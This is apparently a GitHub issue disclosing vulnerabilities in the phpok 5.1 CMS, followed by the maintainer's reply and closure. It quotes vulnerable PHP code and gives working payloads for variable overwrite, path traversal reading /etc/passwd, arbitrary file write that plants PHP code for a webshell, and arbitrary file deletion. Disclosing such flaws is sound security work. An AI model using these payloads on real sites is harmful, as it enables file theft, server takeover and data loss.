

New issue

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## phpok 5.1 have Some Vulnerability #4

🔒 Closed

Passer6y opened this issue on Mar 6, 2019 · 1 comment

Passer6y commented on Mar 6, 2019

## Variable Overwrite Vulnerability

from the Entrance of framework, i discovered parse\_str variable overwrite in framework/init.php

```
1603         if('.'.$script_name == substr($uri, start: 0, (strlen($script_name)+
1604             $uri = substr($uri, (strlen($script_name)+1));
1605     }
1606     $data['script'] = $script_name;
1607     $query_string = $this->lib( class: 'server')->query();
1608     if($query_string){
1609         $uri = str_replace( search: '?'.$query_string, replace: '', $uri);
1610         $data['query'] = $query_string;
1611         $get = parse_str($query_string); // 变量覆盖
1612         var_dump( expression: "变量覆盖".$get);
1613         $this->data( var: 'get', $get);
1614     }
1615     if($uri != '/' && strlen($uri)>2){
1616         if(substr($uri, start: 0, length: 1) == '/'){
```

we could watch \$query\_string parameter in framework/libs/server.php :

```
90
91 /**
92  * 取得网址中?后面的参数
93  */
94 public function query($system=false)
95 {
96     global $app;
97     $string = $_SERVER['QUERY_STRING'];
98     if(!$string){
99         return false;
100     }
101     parse_str($string, &arr: $info);
102     if(!$info){
103         return false;
104     }
105     $format = $system ? 'system' : 'safe';
106     foreach($info as $key=>$value){
107         $tmp = $app->format($value, $format); // 虽然有safe, 我就覆盖个变量
108         if($tmp == ''){
109             unset($info[$key]);
110         }
111     }
112     return http_build_query($info);
113 }
```

payload: http://phpok/?data[script]=passer6y

```
1604         $uri = substr($uri, (strlen($script_name)+1));
1605     }
1606     $data['script'] = $script_name; $script_name: "index.php"
1607     $query_string = $this->lib( class: 'server')->query(); $query_string: "data%5Bscript%5D=passer6y"
1608     if($query_string){
1609         $uri = str_replace( search: '?'.$query_string, replace: '', $uri); $uri: "/"
1610         $data['query'] = $query_string; $data: {script => "passer6y", query => "data%5Bscript%5D=passer6y"}[2]
1611         $get = parse_str($query_string); // 变量覆盖 $query_string: "data%5Bscript%5D=passer6y" $get: nu
1612         $this->data( var: 'get', $get);
1613     }
1614     if($uri != '/' && strlen($uri)>2){
1615         if(substr($uri, start: 0, length: 1) == '/'){
1616             $uri = substr($uri, start: 1);
1617         }
1618     }
1619 }
```

Variables

- \$array = (array) [2]
- \$count = 2
- \$data = (array) [2]
  - script = "passer6y"
  - query = "data%5Bscript%5D=passer6y"

Watches

## Vulnerability to read arbitrary files

The screenshot shows a code editor with the following code in file.php:

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```

back to the:

```

335
336 /**
337  * 内容模板编辑
338  */
339 public function edit_f()
340 {
341     if(!$this->popedom["filelist"]){
342         $this->error(P_Lang('您没有权限执行此操作'));
343     }
344     $id = $this->get("id","int");
345     if(!$id){
346         $this->error(P_Lang('未指定风格ID'));
347     }
348     $rs = $this->model('tpl')->get_one($id);
349     if(!$rs){
350         $this->error(P_Lang('风格信息不存在'));
351     }
352     if(!$rs["folder"]){
353         $this->error(P_Lang('未设置风格文件夹'));
354     }
355     $folder = $this->get('folder');
356     if(!$folder) $folder = "/";
357     $title = $this->get("title");
358     $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
359     if(!file_exists($file)){
360         $this->error(P_Lang('文件不存在'));
361     }
362     $is_edit = true;

```

```

427 $this->view('appsys_file_list');
428 }
429
430 public function file_edit_f()
431 {
432     if(!$this->popedom['fedit']){
433         $this->error(P_Lang('您没有模板应用文件列表权限'));
434     }
435     $id = $this->get('id');
436     if(!$id){
437         $this->error(P_Lang('未指定ID'));
438     }
439     $rs = $this->model('appsys')->get_one($id);
440     if(!is_dir($rs->dir_app.$id)){
441         $this->error(P_Lang('目录不存在'));
442     }
443     $folder = $this->get('folder');
444     if(!$folder){
445         $folder = "/";
446     }
447     $title = $this->get('title');
448     if(!$title){
449         $this->error(P_Lang('未指定文件名'));
450     }
451     $file = $this->dir_app.$id."/". $folder.$title;
452     echo $file;
453     if(!file_exists($file)){
454         $this->error(P_Lang('文件不存在'));
455     }
456     $is_edit = true;
457     if(!is_writable($file)){
458         $tips = P_Lang('文件无法写法, 不支持在线编辑');
459         $this->assign('tips',$tips);
460         $is_edit = false;
461     }
462     $this->assign('is_edit',$is_edit);
463     $content = $this->lib('file')->cat($file);
464     $content = str_replace(array("<",">"),array("&lt;","&gt;"),$content);
465     $content = str_replace(array("<",">"),array("&lt;","&gt;"),$content);

```



there is two file have this vulnerability:

payload1:

```
/admin.php?c=appsys&f=file_edit&id=fav&title=../../../../../../etc/passwd
```

payload2:

```
/admin.php?c=tpl&f=edit&id=1&title=../../../../../../etc/passwd
```



## Arbitrary File Writing to getshell

edit save f() function in framework/admin/tpl control.php 383 line

```
admin / tpl_control.php
378 }
379
380 /**
381  * 存储模板代码
382  */
383 public function edit_save_f()
384 {
385     if(!$this->popedom["filelist"]){
386         $this->error(P_Lang('您没有权限执行此操作'));
387     }
388     $id = $this->get("id","int");
389     if(!$id){
390         $this->error(P_Lang('未指定ID'));
391     }
392     $rs = $this->model('tpl')->get_one($id);
393     if(!$rs){
394         $this->error(P_Lang('风格信息不存在'));
395     }
396     if(!$rs["folder"]){
397         $this->error(P_Lang('未设置风格文件夹'));
398     }
399     $folder = $this->get("folder");
400     if(!$folder){
401         $folder = "/";
402     }
403     $title = $this->get("title");
404     $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
405     if(!file_exists($file)){
406         $this->error(P_Lang('文件不存在'));
407     }
408     if(!is_writable($file)){
409         $this->error(P_Lang('文件无法写法, 不支持在线编辑'));
410     }
411     $content = $this->get("content","html_js");
412     $this->lib('file')->vim($content,$file);
413     $this->success();
414 }
415
416 //模板弹出选择器
417 public function open_f()
418 {
```

payload: /admin.php?c=tpl&f=edit\_save&id=1&title=../../../../../../../../Users/pass6y/Documents/www/phpok/version.php&content=%3fphp+phpinfo()%3becho+passer6y%3b%3f

```
Project / tpl_control.php
381
382 /**
383  * 存储模板代码
384  */
385 public function edit_save_f()
386 {
387     if(!$this->popedom["filelist"]){
388         $this->error(P_Lang('您没有权限执行此操作'));
389     }
390     $id = $this->get("id","int");
391     if(!$id){
392         $this->error(P_Lang('未指定ID'));
393     }
394     $rs = $this->model('tpl')->get_one($id);
395     if(!$rs){
396         $this->error(P_Lang('风格信息不存在'));
397     }
398     if(!$rs["folder"]){
399         $this->error(P_Lang('未设置风格文件夹'));
400     }
401     $folder = $this->get("folder");
402     if(!$folder){
403         $folder = "/";
404     }
405     $title = $this->get("title");
406     $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
407     if(!file_exists($file)){
408         $this->error(P_Lang('文件不存在'));
409     }
410     if(!is_writable($file)){
411         $this->error(P_Lang('文件无法写法, 不支持在线编辑'));
412     }
413     $content = $this->get("content","html_js");
414     $this->lib('file')->vim($content,$file);
415     $this->success();
416 }
417
418 //模板弹出选择器
419 public function open_f()
420 {
```

framework/admin/tpl\_control.php 303行 delfile\_f() 函数:

framework/admin/tpl\_control.php 303行 `del_file_f()` 函数:

```
payload: /admin.php?c=tpl&f=delfile&id=1&title=../../../../../../../../Users/passers6y/Documents/www/phpok/version.php
```



Owner

感谢您如此仔细的测评！

这里我们先说明一下，后台针对已经登录的管理员（目前是系统管理员）是有最高权限的！回头我们会针对普通管理员进行一定的限制，感谢您的支持

 qinggan closed this as completed on Apr 28, 2019

### Assignees

No one assigned

## Labels

None yet
Projects
None yet
Milestone
No milestone
Development
No branches or pull requests
2 participants
